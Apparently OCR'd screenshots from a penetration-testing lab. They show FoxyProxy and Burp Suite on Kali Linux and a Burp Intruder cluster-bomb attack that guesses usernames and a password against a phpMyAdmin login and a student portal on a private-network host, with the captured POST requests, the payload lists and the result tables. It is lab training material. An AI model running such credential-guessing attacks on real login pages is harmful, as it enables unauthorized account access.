SQL injection https://vulnerable-websit... /
OS command injection https://insecure-website.... /feedback/submit
Event log
Filter Critical Error Info Debug
Search...
Time
Type
Source
Message
16:12:25 20 Sep 2023 Info Proxy Proxy service started on 127.0.0.1:8080
Advisory
Memory: 106.2MB
Disk: 32KB



FoxyProxy Options — Mozilla Firefox
Student Login
phpMyAdmin
FoxyProxy Options
Extension (Fo...xy Standard)
moz-extension://e8faba22-341f
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
FoxyProxy Options
Add
Import Settings
Import Proxy List
Export Settings
Delete All
Turn Off (Use Firefox Settings)
Synchronize Settings
Off
127.0.0.1:...
127.0.0.1
On
Edit
Patterns



phpMyAdmin
Welcome to phpMyAdmin
Language
English
Log in
Username:
admin
Password:
Go
Failed to set session cookie. Maybe you are using HTTP instead of HTTPS to access phpMyAdmin.



Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.189.135:80
Forward Drop Intercept is on Action Open browser
HTTP/1
Pretty Raw Hex
1 POST /phpmyadmin/index.php HTTP/1.1
2 Host: 192.168.189.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 141
9 Origin: null
10 Connection: close
11 Cookie: phpMyAdmin=9upr9fj15r7bfl50kkq0mmu4u2; pma_lang=en; PHPSESSID=fkblmofqjju58ul782g27oufda
12 Upgrade-Insecure-Requests: 1
13
14 set_session=9upr9fj15r7bfl50kkq0mmu4u2&pma_username=admin&pma_password=admin&server=1&target=index.php&token=68524e354b7c4e5c63632729296 4494b
Search...
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 6
Request cookies 3
Request headers 11



Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Settings
Sequencer Decoder Comparer Logger Organizer Extensions
Learn
6 ×
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://192.168.189.135
Update Host header to match target
Add §
Clear §
Auto §
Refresh
Cookie: phpMyAdmin=umlns9pn36a4jnc39ofi3pl3m4; pma_lang=en; PHPSESSID=fkblmofqjju58ul782g27oufda
Upgrade-Insecure-Requests: 1
set_session=umlns9pn36a4jnc39ofi3pl3m4&pma_username=§admin§&pma_password=§admin§&server=1&target=index.php&token=4c62727e5a403f6772432a4542715f7f
Search...
2 highlights
Clear
2 payload positions
Length: 682



Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Settings
Sequencer Decoder Comparer Logger Organizer Extensions
Learn
6 ×
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 7
Payload type: Simple list
Request count: 0
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
hacker
Grimmie
admin
StudentRegno
hackermentor
-hmentor
Add
Enter a new item



Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Settings
Sequencer Decoder Comparer Logger Organizer Extensions
Learn
6 ×
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 1
Payload type: Simple list
Request count: 7
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
juniorO1
Add
Enter a new item


4. Intruder attack of http://192.168.189.135 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload 1 Payload 2 Status code Error Timeout Length Comment
0 200 16441
1 junior01 200 16280
2 hacker junior01 200 16280
3 Grimmie junior01 200 16280
4 admin junior01 200 16280
5 StudentRegno junior01 200 16279
6 hackermentor junior01 200 16280
7 -hmentor junior01 200 16280
Request Response
Pretty Raw Hex
1 POST /phpmyadmin/index.php HTTP/1.1
2 Host: 192.168.189.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 151
9 Origin: null
10 Connection: keep-alive
11 Cookie: phpMyAdmin=umlns9pn36a4jnc39ofi3pl3m4; pma_lang=en; PHPSESSID=fkblmofqjju58ul782g27oufda
12 Upgrade-Insecure-Requests: 1
Search...
0 highlights
Finished



Burp Suite Community Edition v2023.9.1 - Temporary Project
Request to http://192.168.189.135:80
Forward
Drop
Intercept is on
Action
Open browser
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation



Burp Suite Community Edition v2023.9.1 - Temporary Project
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://192.168.189.135
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /monkey/ HTTP/1.1
Host: 192.168.189.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://192.168.189.135
Connection: close
Referer: http://192.168.189.135/monkey/
Cookie: PHPSESSID=fkblmofqjju58ul782g27oufda
Upgrade-Insecure-Requests: 1
regno=§admin§&password=§admin§&submit=



Burp Suite Community Edition v2023.9.1 - Temporary Project
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 7
Payload type: Simple list
Request count: 0
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
hacker
Grimmie
admin
StudentRegno
hackermentor
-hmentor



Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 1
Payload type: Simple list
Request count: 7
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
junior01
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]

